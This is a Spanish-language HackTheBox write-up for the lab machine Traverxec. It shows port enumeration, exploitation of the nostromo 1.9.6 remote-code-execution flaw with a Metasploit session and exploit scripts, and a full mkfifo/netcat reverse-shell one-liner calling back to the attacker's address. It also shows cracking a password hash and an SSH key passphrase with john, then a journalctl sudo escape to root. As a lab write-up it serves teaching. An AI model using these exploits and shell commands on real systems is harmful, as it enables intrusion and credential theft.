



Traverxec es una máquina de la plataforma HacktheBox <https://www.hackthebox.eu/> de nivel bajo-medio.

El write-up se divide en 3 partes:

- Enumeración
- Explotación
- Escalada de privilegios

## Enumeración

En primer lugar, mediante la herramienta **nmap** se hace un scan de puertos:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
| 2048 aa:99:a8:16:68:cd:41:cc:f9:6c:84:01:c7:59:09:5c (RSA)
| 256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)
|_ 256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)
80/tcp    open  http      nostromo 1.9.6
|_ http-favicon: Unknown favicon MD5: FED84E16B6CCFE88EE7FFAAE5DFEFD34
| http-methods:
|_ Supported Methods: GET HEAD POST
|_ http-server-header: nostromo 1.9.6
|_ http-title: TRAVERXEC
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Parece que hace uso de un CMS nostromo. Empleando la tool whatweb se obtiene el resto de software que hace uso la aplicación:

```
whatweb http://10.10.10.165/
http://10.10.10.165/ [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[nostromo
1.9.6], IP[10.10.10.165], JQuery, Script, Title[TRAVERXEC]
```

Después de hacer un poco de fuzzing sin ver nada interesante, se busca en paralelo si tiene alguna vulnerabilidad la versión instalada, encontrando un RCE, el cual tiene exploits públicos:

```
https://www.exploit-db.com/exploits/47837
https://www.rapid7.com/db/modules/exploit/multi/http/nostromo\_code\_exec
https://git.sp0re.sh/sp0re/Nhttpd-exploitscon
```

Parece que esté es el vector de compromiso.

## Explotación

A continuación, se testea el acceso aprovechando la vulnerabilidad:

```
HTB/Traverxec# python RCE_nostromo_1.9.6.py 10.10.10.165 80 id
-2019-16278
HTTP/1.1 200 OK
Date: Thu, 16 Apr 2020 21:40:46 GMT
Server: nostromo 1.9.6
Connection: close

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Tras descargar e importar el exploit a msf:

```
Module options (exploit/webapss/nostromo_code_exec):
-----
Name      Current Setting  Required  Description
-----
Proxies    10.10.10.165     no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     10.10.10.165     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:~path~'
RPORT      80               yes       The target port (TCP)
SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT    8080            yes       The local port to listen on.
SSL        false           no        Negotiate SSL/TLS for outgoing connections
SSLCert    Path to a custom SSL certificate (default is randomly generated)
URIPATH    The URI to use for this exploit (default is random)
VHOST      HTTP server virtual host

Payload options (cmd/unix/reverse_perl):
-----
Name      Current Setting  Required  Description
-----
LHOST     10.10.14.58      yes       The listen address (an interface may be specified)
LPORT     1234             yes       The listen port

Exploit target:
--
Id  Name
--  ---
0   Automatic (Unix In-Memory)

msf5 exploit(webapss/nostromo_code_exec) > run
[*] Started reverse TCP handler on 10.10.14.58:1234
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.10.14.58:1234 -> 10.10.10.165:80418) at 2020-04-16 17:47:07 -0400

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
nostromo
traverxec
```

Con el script en bash:

```
HTB/Traverxec# ./CVE-2019-16278.sh 10.10.10.165 80 id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
HTB/Traverxec# ./CVE-2019-16278.sh 10.10.10.165 80 ifconfig
sh: 3: ifconfig: not found
HTB/Traverxec# ./CVE-2019-16278.sh 10.10.10.165 80 whoami
www-data
HTB/Traverxec# ./CVE-2019-16278.sh 10.10.10.165 80 "uname -a"
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64 GNU/Linux
HTB/Traverxec#
```

Efectivamente funciona perfectamente con las tres modalidades del exploit. Tomando la tercera, se inyecta el payload para obtener la Shell reversa:

```
HTB/Traverxec# ./CVE-2019-16278.sh 10.10.10.165 80 "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.10.14.58 1234 >/tmp/f"
```

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.58 1234 >/tmp/f
```

Y llega la sesión reversa en el listener:

```
Traverxec# nc -lvp 1234
listening on [any] 1234 ...
10.10.10.165: inverse host lookup failed: Unknown host
connect to [10.10.14.58] from (UNKNOWN) [10.10.10.165] 60412
/bin/sh: 0: can't access tty: job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ ifconfig
/bin/sh: 3: ifconfig: not found
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:50:56:b9:7b:21 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.165/24 brd 10.10.10.255 scope global eth0
        valid_lft forever preferred_lft forever
$
```

Una vez logrado el acceso remoto, se entra en la fase de escalada de privilegios partiendo con el usuario “www-data”.

## Escalada de privilegios

En primer lugar, mejoramos la Shell TTY: *script /dev/null -c bash*

En var se identifica el siguiente fichero de config:

```
# MAIN [MANDATORY]
servername          traverxec.htb
serverlisten        *
serveradmin          david@traverxec.htb
serverroot           /var/nostromo
servermimes          conf/mimes
docroot             /var/nostromo/htdocs
docindex            index.html

# LOGS [OPTIONAL]
logpid              logs/nhttpd.pid

# SETUID [RECOMMENDED]
user                www-data

# BASIC AUTHENTICATION [OPTIONAL]
htaccess            .htaccess
htpasswd            /var/nostromo/conf/.htpasswd

# ALIASES [OPTIONAL]
/icons              /var/nostromo/icons

# HOMEDIRS [OPTIONAL]
homedirs            /home
homedirs_public     public_www
www-data@traverxec:/var/nostromo/conf$ cat /var/nostromo/conf/.htpasswd
cat /var/nostromo/conf/.htpasswd
david:$1$e7NfNpNi$A6nCw0TqrNR2oDuIKirRZ/
www-data@traverxec:/var/nostromo/conf$
```

Donde aparece un posible hash para el usuario David. Se hace fuerza bruta con john y se obtiene la contraseña:

```

Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Nowonly4me (david)
lg 0:00:02:26 DONE (2020-04-16 14:41) 0.006837g/s 72324p/s 72324c/s 72324C/s Noyoudo..Novaem
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

Ahora haciendo un “su David” o bien un acceso por SSH, descubrimos que no funciona...Era demasiado fácil xd

Por lo tanto, volvemos un paso atrás para enumerar que algo se debió pasar por alto.

Volviendo al fichero nhttpd.conf se pasó por alto el directorio home:

```

www-data@traverxec:/var/nostromo/conf$ cat nhttpd.conf
cat nhttpd.conf
# MAIN [MANDATORY]

servername                traverxec.htb
serverlisten              *
serveradmin               david@traverxec.htb
serverroot                /var/nostromo
servermimes               conf/mimes
docroot                   /var/nostromo/htdocs
docindex                  index.html

# LOGS [OPTIONAL]

logpid                    logs/nhttpd.pid

# SETUID [RECOMMENDED]

user                      www-data

# BASIC AUTHENTICATION [OPTIONAL]

htaccess                  .htaccess
htpasswd                  /var/nostromo/conf/.htpasswd

# ALIASES [OPTIONAL]

/icons                    /var/nostromo/icons

# HOMEDIRS [OPTIONAL]
homedirs                  /home
homedirs_public            public_www

```

Aunque no hay permisos de “ls” dentro del home de David, pero www-data tiene acceso al directorio público “public\_www”, donde se encuentra:

```

www-data@traverxec:/home/david/public_www/protected-file-area$ ls -l
ls -l
total 4
-rw-r--r-- 1 david david 1915 Oct 25 17:02 backup-ssh-identity-files.tgz
www-data@traverxec:/home/david/public_www/protected-file-area$

```

Se copia en /tmp y se descomprime:

```

www-data@traverxec:/tmp$ tar -xvzf backup-ssh-identity-files.tgz
tar -xvzf backup-ssh-identity-files.tgz
home/david/.ssh/
home/david/.ssh/authorized_keys
home/david/.ssh/id_rsa
home/david/.ssh/id_rsa.pub

```

Entonces se copia la clave privada RSA y se hace fuerza bruta pues se pedirá el passphrase:



```

HTB/Traverxec# john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH (RSA/DSA/EC/OPENSSH (SSH private keys) 32/64))
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter      (id_rsa)

```

Una vez obtenido, se logra autenticarse como David:

```

HTB/Traverxec# ssh david@10.10.10.165 -i id_rsa
Enter passphrase for key 'id_rsa':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
david@traverxec:~$ id
uid=1000(david) gid=1000(david) groups=1000(david),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
david@traverxec:~$ whoami
david
david@traverxec:~$ pwd
/home/david
david@traverxec:~$ ls
bin  public_www  user.txt
david@traverxec:~$ cat user.txt
jgs
david@traverxec:~$

```

Ahora una vez se logra acceder como David, toca escalar a root. Se verifica permisos de sudo pero nos pide su contraseña, la cual desconocemos.

En el home de David, se identifican los siguientes ficheros:

```

david@traverxec:~/bin$ cat server-stats.head

Webserver Statistics and Data
Collection Script
(c) David, 2019

jgs

david@traverxec:~/bin$ pwd
/home/david/bin
david@traverxec:~/bin$ ls -lisa
total 16K
10899 4.0K drwx----- 2 david david 4.0K Oct 25 16:26 .
34 4.0K drwx--x--x 5 david david 4.0K Oct 25 17:02 ..
10900 4.0K -r----- 1 david david 802 Oct 25 16:26 server-stats.head
10901 4.0K -rwx----- 1 david david 363 Oct 25 16:26 server-stats.sh

```

El sh hace una llamada muy interesante:

```
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
```

Parece que David tiene permisos de sudo para ejecutar journalctl sin necesidad de la password de root.

Se busca en Google info sobre escalada de privilegios con journal y se encuentra que es un lolbin:

<https://gtfobins.github.io/gtfobins/journalctl/>

Para escalar a sudo es:

```
sudo journalctl
```

```
!/bin/sh
```


Al ejecutar el comando del script, el resultado es:

```
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Thu 2020-04-16 13:58:40 EDT, end at Thu 2020-04-16 17:37:48 EDT. --
Apr 16 15:02:18 traverxec sudo[961]: pam_unix(sudo:auth): authentication failure; logname= uid=33 euid=0 tty=/dev/pts/0 ruser=www-data rhost= user=www-data
Apr 16 15:02:20 traverxec sudo[961]: pam_unix(sudo:auth): conversation failed
Apr 16 15:02:20 traverxec sudo[961]: pam_unix(sudo:auth): auth could not identify password for [www-data]
Apr 16 15:02:20 traverxec sudo[961]: www-data : command not allowed ; TTY=pts/0 ; PWD=/tmp ; USER=root ; COMMAND=List
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
```


Es necesario volver a ejecutarlo:

```
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Thu 2020-04-16 13:58:40 EDT, end at Thu 2020-04-16 17:38:06 EDT. --
Apr 16 15:02:18 traverxec sudo[961]: pam_unix(sudo:auth): authentication failure; logname= uid=33 euid=0 tty=/dev/pts/0 ruser=www-data rhost= user=www-data
Apr 16 15:02:20 traverxec sudo[961]: pam_unix(sudo:auth): conversation failed
Apr 16 15:02:20 traverxec sudo[961]: pam_unix(sudo:auth): auth could not identify password for [www-data]
Apr 16 15:02:20 traverxec sudo[961]: www-data : command not allowed ; TTY=pts/0 ; PWD=/tmp ; USER=root ; COMMAND=List
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Thu 2020-04-16 13:58:40 EDT, end at Thu 2020-04-16 17:38:13 EDT. --
Apr 16 15:02:18 traverxec sudo[961]: pam_unix(sudo:auth): authentication failure; logname= uid=33 euid=0 tty=/dev/pts/0 ruser=www-data rhost= user=www-data
Apr 16 15:02:20 traverxec sudo[961]: pam_unix(sudo:auth): conversation failed
Apr 16 15:02:20 traverxec sudo[961]: pam_unix(sudo:auth): auth could not identify password for [www-data]
Apr 16 15:02:20 traverxec sudo[961]: www-data : command not allowed ; TTY=pts/0 ; PWD=/tmp ; USER=root ; COMMAND=List
Apr 16 15:02:20 traverxec crontab[1018]: (www-data) LIST (www-data)
lines 1-6/6 (END)
```

Y ahora es cuando aparece esa ventana en la parte inferior, que, al reducir la pantalla, se observa que se queda esperando a que el usuario introduzca contenido:

A terminal window titled 'david@traverxec: ~/bin' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal output shows the same log messages as the previous image. At the bottom, a red box highlights the prompt ':/bin/sh', indicating that the user is now being prompted to enter a password to execute the command.

De esta manera, el código visto arriba, logrando escalar privilegios:

A terminal window titled 'david@traverxec: ~/bin' with a menu bar. The terminal output shows the same log messages. At the bottom, a red box highlights the output of the 'id' command: 'uid=0(root) gid=0(root) groups=0(root)', indicating that the user has successfully escalated to root privileges. Below this, the 'pwd' command shows the current directory as '/home/david/bin', and the 'cat /root/root.txt' command shows the contents of the file: '3e0d906'.

¡Se logra ser root!

Autor: Nacho Brihuega a.k.a n4xh4ck5

Twitter: <https://twitter.com/@n4xh4ck5>